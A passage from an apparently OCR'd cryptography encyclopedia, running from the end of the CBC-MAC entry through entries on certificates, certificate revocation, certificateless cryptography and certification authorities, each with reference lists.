Knudsen and Mitchell [22] show a full key recovery attack with complexity $[2^{64}, 2^8, 2^8, 2^{56}]$, which is much lower than anticipated. RMAC was included in NIST's 2002 draft special publication [27]; however, this draft has been withdrawn.

Minematsu describes in [24] two other randomized constructions, called MAC-R1 and MAC-R2, together with a lower bound based on the pseudorandomness of the block cipher; both require a few additional encryptions compared to OMAC and EMAC. In order to clarify the difference in the security bounds, a scenario is defined in which an adversary has a forgery probability of 2^{-20}. If the block cipher has a block length $n = 64$ bits, and if messages are of length $\ell = 2^{10}$ blocks, the maximum amount of data that can be protected is 14.6 Mbyte for CMAC, 3.2 Gbyte for EMAC, 512.9 Gbyte for RMAC, 10.4 Tbyte for MAC-R1, and 65.6 Tbyte for MAC-R2.

3GPP-MAC [1] uses a larger internal memory of $2n$ bits as it also stores the sum of the intermediate values of the MAC computation. The MAC value is computed as follows:

$$\text{MAC} = g(E_{K_2}(H_1 \oplus H_2 \oplus \cdots H_t)) .$$

Knudsen and Mitchell analyze this scheme in [21]. If g is the identity function, the extra computation and storage does not pay off: there exist forgery attacks that require only $2^{n/2}$ known texts, and the complexity of key recovery attacks is similar to that of the ANSI retail MAC. However, truncating the output increases the complexity of these attacks to an adequate level. For the 3GPP application, the 64-bit block cipher ►KASUMI is used with a 128-bit key and with

$m = 32$. The best known forgery attack requires 2^{48} texts and the best known key recovery attacks have complexities $[2^{130}, 2^{48}, 2^{32}, 0]$ and $[2^{129}, 3, 0, 2^{64}]$.

Standardization

CBC-MAC is standardized by several standardization bodies. The first standards included only simple CBC-MAC [2, 12, 13]. In 1986, the ANSI retail MAC was added [3, 14]. The 1999 edition of ISO 9797-1 [15] includes simple CBC-MAC, EMAC, the ANSI retail MAC and MacDES; there are two other schemes that are no longer recommended because of the attacks in [18]; in the next edition, they will be replaced by OMAC and by a more efficient variant of EMAC. NIST has standardized OMAC under the name CMAC [28]; this standard is intended for use with ►AES and triple-DES. 3GPP-MAC has been standardized by 3GPP [1].

Recommended Reading

1. 3GPP Specification of the 3GPP confidentiality and integrity algorithms. Document 1: f8 and f9 Specification. TS 35.201, 24 June 2002
2. ANSI X9.9 (revised) Financial institution message authentication (wholesale) American Bankers Association, April 7, 1986 (1st edn 1982)
3. ANSI X9.19 Financial institution retail message authentication. American Bankers Association, August 13, 1986
4. Bellare M, Kilian J, Rogaway P (2000) The security of cipher block chaining. J Comput Syst Sci 61(3):362–399. Earlier version in Desmedt Y (ed) Advances in cryptology, proceedings Crypto'94. LNCS, vol 839. Springer, 1994, pp 341–358
5. Bellare M, Pietrzak K, Rogaway P (2005) Improved security analyses for CBC MACs. In: Shoup V (ed) Advances in cryptology, proceedings Crypto'05. LNCS, vol 3621. Springer, pp 527–545
6. Black J, Rogaway P (2005) CBC-MACs for arbitrary length messages: the three-key constructions. J Cryptol 18(2):111–131; Earlier version in Bellare M (ed) Advances in cryptology, proceedings Crypto 2000. LNCS, vol 1880. Springer, pp 197–215
7. Black J, Rogaway P (2002) A block-cipher mode of operation for parallelizable message authentication. In: Knudsen LR (ed) Advances in cryptology, proceedings Eurocrypt'02. LNCS, vol 2332. Springer, pp 384–397
8. Brincat K, Mitchell CJ (2001) New CBC-MAC forgery attacks. In: Varadharajan V, Mu Y (eds) Information security and privacy, ACISP 2001. LNCS, vol 2119. Springer, pp 3–14
9. Campbell CM Jr (1977) Design and specification of cryptographic capabilities. In: Branstad DK (ed) Computer security and the data encryption standard. NBS Special Publication 500-27, U.S. Department of Commerce, National Bureau of Standards, Washington, DC, pp 54–66
10. Coppersmith D, Mitchell CJ (1999) Attacks on MacDES MAC algorithm. Electronics Lett 35(19):1626–1627
11. Coppersmith D, Knudsen LR, Mitchell CJ (2000) Key recovery and forgery attacks on the MacDES MAC algorithm. In: Bellare M (ed) Advances in cryptology, proceedings Crypto 2000. LNCS, vol 1880. Springer, pp 184–196
12. FIPS 81 (1980) DES modes of operation. Federal Information Processing Standards Publication 81, National Bureau of Standards, U.S. Department of Commerce/ Springfield
13. FIPS 113 (1985) Computer data authentication. Federal Information Processing Standards Publication 113, National Bureau of Standards, U.S. Department of Commerce/ Springfield, May 1985
14. ISO 8731:1987 Banking approved algorithms for message authentication, Part 1, DEA. Part 2, message authentication algorithm (MAA) (withdrawn in 2002)
15. ISO/IEC 9797:1999 Information technology – security techniques – message authentication codes (MACs). Part 1: mechanisms using a block cipher
16. Iwata T, Kurosawa K (2003) OMAC: one key CBCMAC. In: Johansson T (ed) Fast software encryption. LNCS, vol 2887. Springer, pp 129–153
17. Jaulmes E, Joux A, Valette F (2002) On the security of randomized CBC-MAC beyond the birthday paradox limit: a new construction. In: Daemen J, Rijmen V (eds) Fast software encryption. LNCS, vol 2365. Springer, pp 237–251
18. Joux A, Poupard G, Stern J (2003) New attacks against standardized MACs. In: Johansson T (ed) Fast software encryption. LNCS, vol 2887. Springer, pp 170–181
19. Knudsen L (1997) Chosen-text attack on CBCMAC. Electron Lett 33(1):48–49
20. Knudsen L, Kohno T (2003) Analysis of RMAC. In: Johansson T (ed) Fast software encryption. LNCS, vol 2887. Springer, pp 182–191
21. Knudsen LR, Mitchell CJ (2003) Analysis of 3GPP-MAC and two-key 3GPP-MAC. Discrete Appl Math 128(1): 181–191
22. Knudsen LR, Mitchell CJ (2005) Partial key recovery attack against RMAC. J Cryptol 18(4):375–389
23. Knudsen L, Preneel B (1998) MacDES: MAC algorithm based on DES. Electron Lett 34(9):871–873
24. Minematsu K (2010) How to thwart birthday attacks against MACs via small randomness. In: Hong S, Iwata T (eds) Fast software encryption. LNCS, vol 6147. Springer, pp 230–249
25. Mitchell CJ (2003) Key recovery attack on ANSI retail MAC. Electron Lett 39:361—362
26. Nandi M (2010) A unified method for improving PRF bounds for a class of blockcipher based MACs. In: Hong S, Iwata T (eds) Fast software encryption. LNCS, vol 6147. Springer, pp 212–229
27. NIST Special Publication 800-38B (2002) Draft recommendation for block cipher modes of operation: the RMAC authentication mode, Oct 2002
28. NIST Special Publication 800-38B (2005) Recommendation for block cipher modes of operation: the CMAC mode for authentication, May 2005
29. Petrank E, Rackoff C (2000) CBC MAC for real-time data sources. J Cryptol 13(3):315–338
30. Pietrzak K (2006) A tight bound for EMAC. In: Bugliesi M, Preneel B, Sassone V, Wegener I (eds) Automata, languages and programming, Part II ICALP 2006. LNCS, vol 4052. Springer, pp 168–179
31. Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology, proceedings Crypto'95. LNCS, vol 963. Springer, pp 1–14


32. Preneel B, van Oorschot PC (1996) A key recovery attack on the ANSI X9.19 retail MAC. Electron Lett 32(17): 1568–1569
33. Preneel B, van Oorschot PC (1999) On the security of iterated message authentication codes. IEEE Trans Inform Theory IT-45(1):188–199
34. RIPE Integrity Primitives for Secure Information Systems (1995). In: Bosselaers A, Preneel B (eds) Final report of RACE integrity primitives evaluation (RIPE-RACE 1040). LNCS, vol 1007. Springer

CCIT2-Code

Friedrich L. Bauer
Kottgeisering, Germany

Definiton

CCIT2-code is a binary coding of the International Teletype Alphabet No. 2. The six control characters of the teletype machines are: 0: Void, 1: Letter Shift, 2: Word Space, 3: Figure Shift, 4: Carriage Return, 5: Line Feed.



Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

CDH

►Computational Diffie-Hellman Problem

Cellular Network Security

►Worms in Cellular Networks

Certificate

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Authorization Architecture; ►Attribute Certificate; ►Authentication; ►Key Management; ►Pretty Good Privacy (PGP); ►Privacy-Aware Access Control Policies; ►Privacy-Preserving Authentication in Wireless Access Networks; ►Public-Key Infrastructure; ►Security Standards Activities; ►X.509

Definition

A *certificate* is a data structure that contains information about an entity (such as a public key and an identity, or a set of privileges). This data structure is signed by an authority for a given domain.

Background

The concept of a *certificate* was introduced and discussed by Kohnfelder in his Bachelor's thesis [1] as a way to reduce the active role of a public authority administering the public keys in a large-scale communication system based on public key cryptography. This concept is now established as an important part of ►public-key infrastructure (PKI). The X.509 certificate specification that provides the basis for secure sockets layer (SSL), Secure Multipurpose Internet Mail Extensions (S/MIME), and most modern PKI implementations is based on the Kohnfelder thesis.

Applications

A *certificate* is a data structure signed by an entity that is considered (by some other collection of entities) to be authoritative for its contents. The signature on the data structure binds the contained information together in such a way that this information cannot be altered without detection. Entities that retrieve and use certificates (often called "relying parties") can choose to rely upon the contained information because they can determine whether the signing authority is a source they trust and because they can ensure that the information has not been modified since it was certified by that authority.

The information contained in a certificate depends upon the purpose for which that certificate was created. The primary types of certificates are public-key certificates (►Public-Key Infrastructure) and ►attribute certificates, although in principle an authority may certify any kind of

information [2–5]. Public-key certificates typically bind a public key pair to some representation of an identity for an entity. (The identity is bound explicitly to the public key, but implicitly to the private key as well. That is, only the public key is actually included in the certificate, but the underlying assumption is that the identified entity is the (sole) holder of the corresponding private key; otherwise, relying parties would have no reason to use the certificate to encrypt data for, or verify signatures from, that entity.) In addition, other relevant information may also be bound to these two pieces of data such as a validity period, an identifier for the algorithm for which the public key may be used, and any policies or constraints on the use of this certificate. Attribute certificates typically do not contain a public key, but bind other information (such as roles, rights, or privileges) to some representation of an identity for an entity. Public-key certificates are used in protocols or message exchanges involving ►authentication of the participating entities, whereas attribute certificates are used in protocols or message exchanges involving authorization decisions (►Authorization Architecture) regarding the participating entities.

Many formats and syntaxes have been defined for both public-key certificates and attribute certificates, including ►X.509 [6], simple public-key infrastructure (SPKI) [8] (►Security Standards Activities), Pretty Good Privacy (►PGP) [9], and Security Assertion Markup Language (SAML) [7] (►Privacy and also ►Key Management for a high-level overview of the X.509 certificate format). Management protocols have also been specified for the creation, use, and revocation of (typically X.509-based) public-key certificates.

Recommended Reading

1. Kohnfelder L (1978) Towards a practical public-key cryptosystem. Bachelor of Science thesis, Massachusetts Institute of Technology, May, 1978
2. Adams C, Farrell S, Kause T, Mononen T (2005) Internet X.509 public key infrastructure: certificate management protocol. Internet Request for Comments 4210
3. Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading, MA
4. Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York
5. Schaad J, Myers M (2008) Certificate Management over CMS (CMC). Internet Request for Comments 5272
6. ITU-T Recommendation X.509 (2000) Information technology – open systems interconnection – the directory: public key and attribute certificate frameworks (equivalent to ISO/IEC 9594-8:2001)
7. OASIS Security Services Technical Committee (2005) Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0, http://www.oasis-open.org/committees/security/fordetails
8. Ellison C, Frantz B, Lampson B, Rivest R, Thomas B, Ylonen T (1999) SPKI certificate theory. Internet Request for Comments 2693
9. Zimmermann P (1995) The official PGP user's guide. MIT, Cambridge, MA

C

Certificate Management

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Certificates; ►Key Management

Definition

Certificate management is the management of public-key ►certificates, covering the complete life cycle from the initialization phase, to the issued phase, to the cancellation phase. ►Key Management for details.

Certificate of Primality

Anton Stiglic
Instant Logic, Canada

Synonyms

Prime certificate

Related Concepts

►Primality Proving Algorithm; ►Primality Test; ►Prime Number

Definition

A *certificate of primality* (or prime certificate) is a small set of values associated with an integer that can be used to efficiently prove that the integer is a ►prime number. Certain primality proving algorithms, such as ►elliptic curves for primality proving, generate such a certificate. A certificate of primality can be independently verified by software other than the one that generated the certificate, e.g., when verifying the domain parameters in ►elliptic curve cryptography or ►Diffie–Hellman key agreement.

Certificate Revocation

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Certificate; ►Certification Authority; ►Public Key Cryptography; ►Security Standards Activities

Definition

Certificate revocation is the process of attempting to ensure that a certificate that should no longer be considered valid is not used by relying parties. Many techniques have been proposed for achieving this in different environments including simply publishing this information on a publicly accessible list and hoping that a relying party will consult this list before using the certificate.

Applications

A certificate (►Certificate and ►Certification Authority) is a binding between a name of an entity and that entity's public key pair (►Public Key Cryptography). Normally, this binding is valid for the full lifetime of the issued certificate. However, circumstances may arise in which an issued certificate should no longer be considered valid, even though the certificate has not yet expired. In such cases, the certificate may need to be revoked (a process known as *certificate revocation*). Reasons for revocation vary, but they may involve anything from a change in job status to a suspected private-key compromise. Therefore, an efficient and reliable method must be provided to revoke a public-key certificate before it might naturally expire.

Certificates must pass a well-established validation process before they can be used. Part of that validation process includes making sure that the certificate under evaluation has not been revoked. ►Certification Authorities (CAs) are typically responsible for making revocation information available in some form or another. Relying parties (users of a certificate for some express purpose) must have a mechanism to either retrieve the revocation information directly, or rely upon a trusted third party to resolve the question on their behalf.

Certificate revocation can be accomplished in a number of ways. One class of methods is to use periodic publication mechanisms; another class is to use online query mechanisms to a trusted authority. A number of examples of each class will be given in the sections below. A survey of the various revocation techniques can be found in [1]. See also [2] for a good discussion of the many options in this area. The ►X.509 standard [3] contains detailed specifications for most of the periodic publication mechanisms. For online query mechanisms, see the OCSP [4], DPV/DPD requirements [5], and SCVP [6] specifications.

Periodic Publication Mechanisms

A variety of periodic publication mechanisms exist. These are "prepublication" techniques, characterized by issuing the revocation information on a periodic basis in the form of a signed data structure. Most of these techniques are based on a data structure referred to as a certificate revocation list (CRL), defined in the ISO/ITU-T X.509 International Standard. These techniques include CRLs themselves, certification authority revocation lists (CARLs), end-entity public-key certificate revocation lists (EPRLs), CRL distribution points (CDPs), indirect CRLs, delta CRLs and indirect delta CRLs, redirect CRLs, and certificate revocation trees (CRTs).

CRLs are signed data structures that contain a list of revoked certificates; the digital signature appended to the CRL provides the integrity and authenticity of the contained data. The signer of the CRL is typically the same entity that signed the issued certificates that are revoked by the CRL, but the CRL may instead be signed by an entity other than the certificate issuer.

Version 2 of the CRL data structure defined by ISO/ITU-T (the X.509v2 CRL) contains an extension mechanism that allows additional information to be defined and placed in the CRL within the scope of the digital signature. Lacking this, the version 1 CRL has scalability concerns and functionality limitations in many environments. Some of the extensions that have been defined and standardized for the version 2 CRL enable great flexibility in the way certificate revocation is performed, making possible such techniques as CRL distribution points, indirect CRLs, delta CRLs, and some of the other methods listed above.

The CRL data structure contains a version number (almost universally version 2 in current practice), an identifier for the algorithm used to sign the structure, the name of the CRL issuer, a pair of fields indicating the validity period of the CRL ("this update" and "next update"), the list of revoked certificates, any included extensions, and the signature over all the contents just mentioned. At a minimum, CRL processing engines are to assume that certificates on the list have been revoked, even if some extensions are not understood, and take appropriate action (typically, not rely upon the use of such certificates in protocols or other transactions).

Extensions in the CRL may be used to modify the CRL scope or revocation semantic in some way. In particular, the following techniques have been defined in X.509:

- An issuing distribution point extension and/or a CRL scope extension may be used to limit the CRL to holding only CA certificates (creating a CARL) or only end-entity certificates (creating an EPRL).
- A CRL distribution point (CDP) extension partitions a CRL into separate pieces that together cover the entire scope of a single complete CRL. These partitions may be based upon size (so that CRLs do not get too large), upon revocation reason (this segment is for certificates that were revoked due to key compromise; that segment is for revocation due to privilege withdrawn; and so on), or upon a number of other criteria.
- The indirect CRL component of the issuing distribution point extension can identify a CRL as an indirect CRL, which enables one CRL to contain revocation information normally supplied from multiple CAs in separate CRLs. This can reduce the number of overall CRLs that need to be retrieved by relying parties when performing the certificate validation process.
- The delta CRL indicator extension, or the base revocation information component in the CRL scope extension, can identify a CRL as a Delta CRL, which allows it to contain only incremental revocation information relative to some base CRL, or relative to a particular point in time. Thus, this (typically much smaller) CRL must be used in combination with some other CRL (which may have been previously cached) in order to convey the complete revocation information for a set of certificates. Delta CRLs allow more timely information with lower bandwidth costs than complete CRLs. Delta CRLs may also be indirect, through the use of the extension specified above.
- The CRL scope and status referral extensions may be used to create a redirect CRL, which allows the flexibility of dynamic partitioning of a CRL (in contrast with the static partitioning offered by the CRL distribution point extension).

Finally, a certificate revocation tree is a revocation technology designed to represent revocation information in a very efficient manner (using significantly fewer bits than a traditional CRL). It is based on the concept of a Merkle hash tree, which holds a collection of hash values in a tree structure up to a single root node; this root node is then signed for integrity and authenticity purposes.

Online Query Mechanisms

Online query mechanisms differ from periodic publication mechanisms in that both the relying party and the authority with respect to revocation information (i.e., the CA or some designated alternative) must be online whenever a question regarding the revocation status of a given certificate needs to be resolved. With periodic publication mechanisms, revocation information can be cached in the relying party's local environment or stored in some central repository, such as a Lightweight Directory Access Protocol (LDAP) directory. Thus, the relying party may work offline (totally disconnected from the network) at the time of certificate validation, consulting only its local cache of revocation information, or may go online only for the purpose of downloading the latest revocation information from the central repository. As well, the authority may work offline when creating the latest revocation list and go online periodically only for the purpose of posting this list to a public location.

An online query mechanism is a protocol exchange – a pair of messages – between a relying party and an authority. The request message must indicate the certificate in question, along with any additional information that might be relevant. The response message answers the question (if it can be answered) and may provide supplementary data that could be of use to the relying party. In the simplest case, the requester asks the most basic question possible for this type of protocol: "Has this certificate been revoked?" In other words, "if I was using a CRL instead of this online query mechanism, would this certificate appear on the CRL?" The response is essentially a yes or no answer, although an answer of "I don't know" (i.e., "unable to determine status") may also be returned. The Internet Engineering Task Force Public Key Infrastructure – X.509 (IETF PKIX) Online Certificate Status Protocol, OCSP (►Security Standards Activities) was created for exactly this purpose and has been successfully deployed in a number of environments worldwide.

However, the online protocol messages can be richer than the exchange described above. For example, the requester may ask not for a simple revocation status, but for a complete validation check on the certificate (i.e., is the entire certificate path "good," according to the rules of a well-defined path validation procedure). This is known as a Delegated Path Validation (DPV) exchange. Alternatively, the requester may ask the authority to find a complete path from the certificate in question to a specified trust anchor, but not necessarily to do the validation – the requester may prefer to do this part itself. This is known as a Delegated Path Discovery (DPD) exchange. The requirements for a

general DPV/DPD exchange have been published by the IETF PKIX Working Group and a general, flexible protocol to satisfy these requirements (the Server-Based Certificate Validation Protocol, SCVP) has also been published by that group.

Other Revocation Options

It is important to note that there are circumstances in which the direct dissemination of revocation information to the relying party is unnecessary. For example, when certificates are "short lived" – that is, have a validity period that is shorter than the associated need to revoke them – then revocation information need not be examined by relying parties. In such environments, certificates may have a lifetime of a few minutes or a few hours, and the danger of a certificate needing to be revoked before it will naturally expire is considered to be minimal. Thus, revocation information need not be published at all.

Another example environment that can function without published revocation information is one in which relying parties use only brokered transactions. Many financial institutions operate in this way: online transactions are always brokered through the consumer's bank (the bank that issued the consumer's certificate). The bank maintains revocation information along with all the other data that pertains to its clients (account numbers, credit rating, and so on). When a transaction occurs, the merchant must always go to its bank to have the financial transaction authorized; this authorization process includes verification that the consumer's certificate had not been revoked, which is achieved through direct interaction between the merchant's bank and the consumer's bank. Thus, the merchant itself deals only with its own bank (and not with the consumer's bank) and never sees any explicit revocation information with respect to the consumer's certificate.

Recommended Reading

1. Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn, Chap 8. Addison-Wesley, Reading, MA
2. Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York
3. ITU-T Recommendation X.509 (2000). Information technology – open systems interconnection – the directory: Public key and attribute certificate frameworks. (equivalent to ISO/IEC 9594–8:2001)
4. Myers M, Ankney R, Malpani A, Galperin S, Adams C (1999) X.509 Internet public key infrastructure: online certificate status protocol – OCSP. Internet Request for Comments 2560
5. Pinkas D, Housley R (2002) Delegated path validation and delegated path discovery protocol requirements. Internet Request for Comments 3379
6. Freeman T, Housley R, Malpani A, Cooper D, Polk W (2007) Server-based certificate validation protocol (SCVP). Internet Request for Comments 5055

Certificate-Based Access Control

►Trust Management

Certificateless Cryptography

Alexander W. Dent
Information Security Group, Royal Holloway, University of London, Egham, Surrey, UK

Related Concepts

►Identity-Based Cryptography; ►Public Key Cryptography

Definition

Certificateless cryptography is a type of public-key cryptography that combines the advantages of traditional PKI-based public-key cryptography and identity-based cryptography. A certificateless scheme is characterized by two properties: (a) the scheme provides security without the need for a public key to be verified via a digital certificate, and (b) the scheme remains secure against attacks made by any third party, including "trusted" third parties.

Background

Certificateless cryptography was introduced by Al-Riyami and Paterson [1] in a paper that presented examples of certificateless encryption and certificateless signature schemes. Since this paper was published, the concept has been applied to many other areas of public-key cryptography, including key-establishment protocols, authentication protocols, signcryption schemes, and specialized forms of digital signature schemes.

Theory

Traditional PKI-based ►public-key cryptography provides useful functionality but places a computational burden on the user of the public key. The public-key user has to verify the correctness of the public key by obtaining and verifying a ►digital certificate for that public key. ►Identity-based cryptography removes the need for the public-key user to obtain and verify a digital certificate; however, it relies on a trusted key generation center to provide a private key to a user. This means that the trusted key generation center has the same power as the private-key user and must be trusted not to abuse this power.

In a certificateless scheme, the public-key user should not be required to obtain and verify a digital signature (as in traditional PKI-based public-key cryptography) and the

private-key user should not have to delegate its power to a trusted third party (as in identity-based cryptography). This is achieved by having two public/private key-pairs:

- A traditional public/private key-pair generated by the private key user. This private key is sometimes called a *secret value* in the context of certificateless cryptography.
- An identity-based key-pair consisting of the private-key user's identity and the associated identity-based private key. This private key is called a *partial private key* in the context of certificateless cryptography.

The public-key user makes use of both the traditional public key and the user's identity. The private-key user makes use of both the secret value and the partial private key.

For example, in a certificateless encryption scheme, the sender encrypts the message using the receiver's public key and identity. The sender is assured that no one but the intended receiver can decrypt the message since only the intended receiver knows both the secret value and the partial private key required to decrypt the ciphertext.

One major problem with certificateless cryptography has been in the development of security models for the concept. The difficulties arise because any security model needs to take into account the fact that a malicious attacker could deceive a public-key user into using a false public key (as there are no digital certificates to give assurance of a public key's validity). A security model for a certificateless scheme needs to consider two types of attackers:

- A third-party attacker (i.e., an attacker other than the key generation center). This attacker can replace the public keys of other users and may be able to learn partial private-key values for some identities (as long as this does not allow the scheme to be trivially broken).
- The key generation center. The key generation center can generate the partial private key for any user. This gives a malicious key generation center the obvious (and successful) attack strategy of replacing the public key of the user with a public key that the key generation center has generated itself. The scheme should resist all other attacks made by a malicious key generation center.

These are known as *Type I* and *Type II* attackers, respectively. A vast number of security models have been proposed for certificateless encryption and certificateless signature schemes. A survey of certificateless encryption security models has been published by Dent [2].

Applications

There are questions as to whether certificateless cryptography is practical. Paterson, one of the coinventors of the concept, has suggested that certificateless signatures have limited practical use as a signature could always contain a digital certificate for the signer's public key. Hence, certificateless signatures provide no more functionality than a simple PKI system. A similar argument holds for certificateless encryption systems that force the receiver to interact with the trusted authority before publishing their public key.

However, there are potentially some applications for certificateless encryption schemes that allow a user to publish their public key *before* obtaining their partial private key. This functionality cannot be obtained using a PKI and research has shown that this allows the construction of cryptographic workflow systems. Nonetheless, there have been limited applications of certificateless cryptography in practice.

Open Problems and Future Directions

Open problems include the development of schemes that can provide the highest level of security against both Type I and Type II attackers, and the development of more efficient schemes with practical applications.

Recommended Reading

1. Paterson KG, Al-Riyami SS (2003) Certificates public-key cryptography. Advances in cryptology Asiacrypt 2003. Lecture notes in computer science, vol 2894. Springer, Berlin, pp 452–473
2. Dent AW (2008) A survey of certificateless encryption schemes and security models. Inth J Inform Secur 7(5):349–377

Certification Authority

Carlisle Adams[1], Russ Housley[2], Sean Turner[3]
[1]School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada
[2]Vigil Security, LLC, Herndon, VA, USA
[3]IECA, Inc., Fairfax, VA, USA

Synonyms

Trust anchor

Related Concepts

►Certification Practice Statement

Definition

A CA is often called a "certificate authority" in the popular press and other literature, but this term is generally discouraged by PKI experts and practitioners because it is

somewhat misleading: a CA is not an authority on *certificates* as much as it is an authority on the *process and act of certification*. Thus, the term "certification authority" is preferred.

Background

A certification authority (CA) is the central building block of a ►public-key infrastructure (PKI). It is a collection of computer hardware and software as well as the people who operate it. The CA performs four basic PKI functions: issuing certificates, maintaining and issuing certificate status information, publishing certificates and certificate status information, and maintaining archives of state information on expired and revoked certificates that it issued.

The primary function of a CA is to act as an authority that is trusted by some segment of a population – or perhaps by the entire population – to validly perform the task of binding public-key pairs to identities. The CA certifies a key pair/identity binding by digitally signing (►digital signature scheme) a data structure that contains some representation of the identity of an entity (►identification) and the entity's corresponding public key. This data structure is called a "public-key certificate" (or simply a ►certificate, when this terminology will not be confused with other types of certificates, such as ►attribute certificates). When the CA certifies the binding, it is asserting that the subject (the entity named in the certificate) has access to the private key that corresponds to the public key contained in the certificate. If the CA includes additional information in the certificate, the CA is asserting that information corresponds to the subject as well. This additional information might be an email address or policy information. When the subject of the certificate is another CA, the issuer is asserting that the certificates issued by the other CA are trustworthy.

The CA inserts its name in every certificate that it generates, and signs them with its private key. Once users establish that they trust a CA (how this trust is established varies based on the ►Trust Model), users can trust other certificates issued by that CA. Users can easily identify certificates issued by that CA by comparing its name. To ensure that the certificate is genuine, users verify the signature with the CA's public key. To maintain this trust, the CA must take significant measures to protect its private key from disclosure; otherwise, an attacker could generate certificates tricking users in to trusting them as if the CA itself generated them. Typically, CAs store their private keys in ►FIPS 140-2- or ►FIPS 140-3-validated cryptographic modules.

For users to maintain their trust in certificates, CAs must accurately maintain information on the status of certificates they issue. Of primary concern, is the list of certificates that should no longer be trusted, which is called a certificate revocation list (CRL). Errors of omission may cause a user to accept an untrustworthy certificate, resulting in a loss of security. Listing trustworthy certificates, or incorrect revocation dates, may cause a user to reject a trustworthy certificate, resulting in denial of service.

A CA is only useful if the certificates and CRLs that it generates are available to the users. If Alice and Bob cannot obtain the certificates and CRLs they need, they will not be able to implement the security services they want (e.g., data integrity, data authentication, and confidentiality). Of course, Alice and Bob can always exchange their own personal certificates and their CRLs. However, each may need additional CA certificates to establish a certification path. The CA must distribute its certificates and CRLs. This is often accomplished by posting them in a publicly available repository.

When a CA serves an unrestricted user community, distribution of certificates and CRLs is all about availability and performance, not security. There is no requirement to restrict access to certificates and CRLs, since they need not be secret. An attacker could deny service to Alice and Bob by deleting or modifying information, but the attacker cannot make them trust the altered information without obtaining the CA's private key.

A CA may restrict its services to a closed population, such as a particular community. In this case, the CA may wish to deny attackers access to the certificates. To achieve these goals, the CA may wish to secure the distribution of certificates and CRLs. The integrity of the certificates and CRLs is not at risk, but the CA may not wish to disclose the information they contain. For example, if a company's certificates implicitly identify its R&D personnel, this information could be exploited by a competitor. The competitor could determine the types of R&D by their backgrounds or simply try to hire the personnel.

Finally, the CA needs to maintain information to identify the signer of an old document based on an expired certificate. To support this goal, the archive must identify the actual subject named in a certificate, establish that they requested the certificate, and show that the certificate was valid at the time the document was signed. The archive must also include any information regarding the revocation of this certificate. The CA must maintain sufficient archival information to establish the validity of certificates after they have expired.

CAs are well suited to the generation of archive information, but not to its maintenance. A CA can create a detailed audit trail, with sufficient information to describe why it generated a certificate or revoked it. This is a common attribute of computer-based systems. However, maintaining that information for long periods of time is not a common function.

CA functions are detailed in a certificate policy (CP) [1] and certification practice statement (CPS). The CP tells what the CA is expected to do, and the CPS tells how these expectations will be met. The CP and CPS also detail restrictions to protect the integrity of the CA components. The restrictions may include physical restrictions, logical restrictions, or procedural restrictions. Physical restriction might require locked and guarded rooms or keycard access. Logical restrictions might require network firewalls. Procedural restrictions might require two CA staff members to modify the system or prevent system operators from approving the audit logs.

In addition to the four basic functions, the CA may also generate key pairs for entities upon request; and it may store these keys to provide a key backup and recovery service. Storing private keys is often called key escrow.

Sometimes a CA delegates some of its responsibilities. An entity that verifies certificate contents, especially confirming the identity of the user, is called a registration authority (RA). An RA may also assume some of the responsibilities for certificate revocation decisions. An entity that distributes certificates and CRLs is called a repository. A repository may be designed to maximize performance and availability. The entity that provides long-term secure storage for the archival information is called an archive. An archive does not require the performance of a repository, but must be designed for secure storage. In addition to RAs, repositories, and archives, there are single-purpose entities such as key generation servers whose sole purpose is to generate keys; naming authorities whose sole purpose is to prevent name collisions; backup and recovery servers who maintain copies of private keys in case they become unavailable; and revocation status providers such as online certificate status protocol (OCSP) or server-based certificate validation protocol (SCVP) who provide information on that certificate's status (e.g., valid).

A CA is not restricted to a single RA, repository, or archive. In practice, a CA is likely to have multiple RAs; different entities may be needed for different groups of users. Repositories are often duplicated to maximize availability, increase performance, and add redundancy. There is no requirement for multiple archives.

The roles and duties of a CA have been specified in a number of contexts [2–6], along with protocols for various entities to communicate with the CA. As one example, the IETF PKIX Working Group (►security standards activities) has several standards-track specifications that are relevant to a CA operating in the context of an Internet PKI; see http://www.ietf.org/html.charters/pkix-charter.html for details.

Experimental Results

Certification Authorities have been successfully deployed in business, governmental, and academic environments and are used to instantiate large and small public-key infrastructures worldwide.

Recommended Reading

1. Chokhani S, Ford W, Sabett R, Merrill C, Wu S (2003) Internet X.509 public key infrastructure: certificate policy and certification practices framework. Internet Request for Comments 3647
2. Adams C, Farrell S, Kause T, Mononen T (2005) Internet X.509 public key infrastructure: certificate management protocols. Internet Request for Comments 4210
3. Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading
4. Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. John, New York
5. ITU-T Recommendation X. 509 (2005) Information technology – open systems interconnection – the directory: public key and attribute certificate frameworks (equivalent to ISO/IEC 9594-8:2001)
6. Myers M, Schaad J (2008) Certificate management messages over CMS. Internet Request for Comments 5272

Certified Mail

Matthias Schunter
IBM Research-Zurich, Rüschlikon, Switzerland

Synonyms

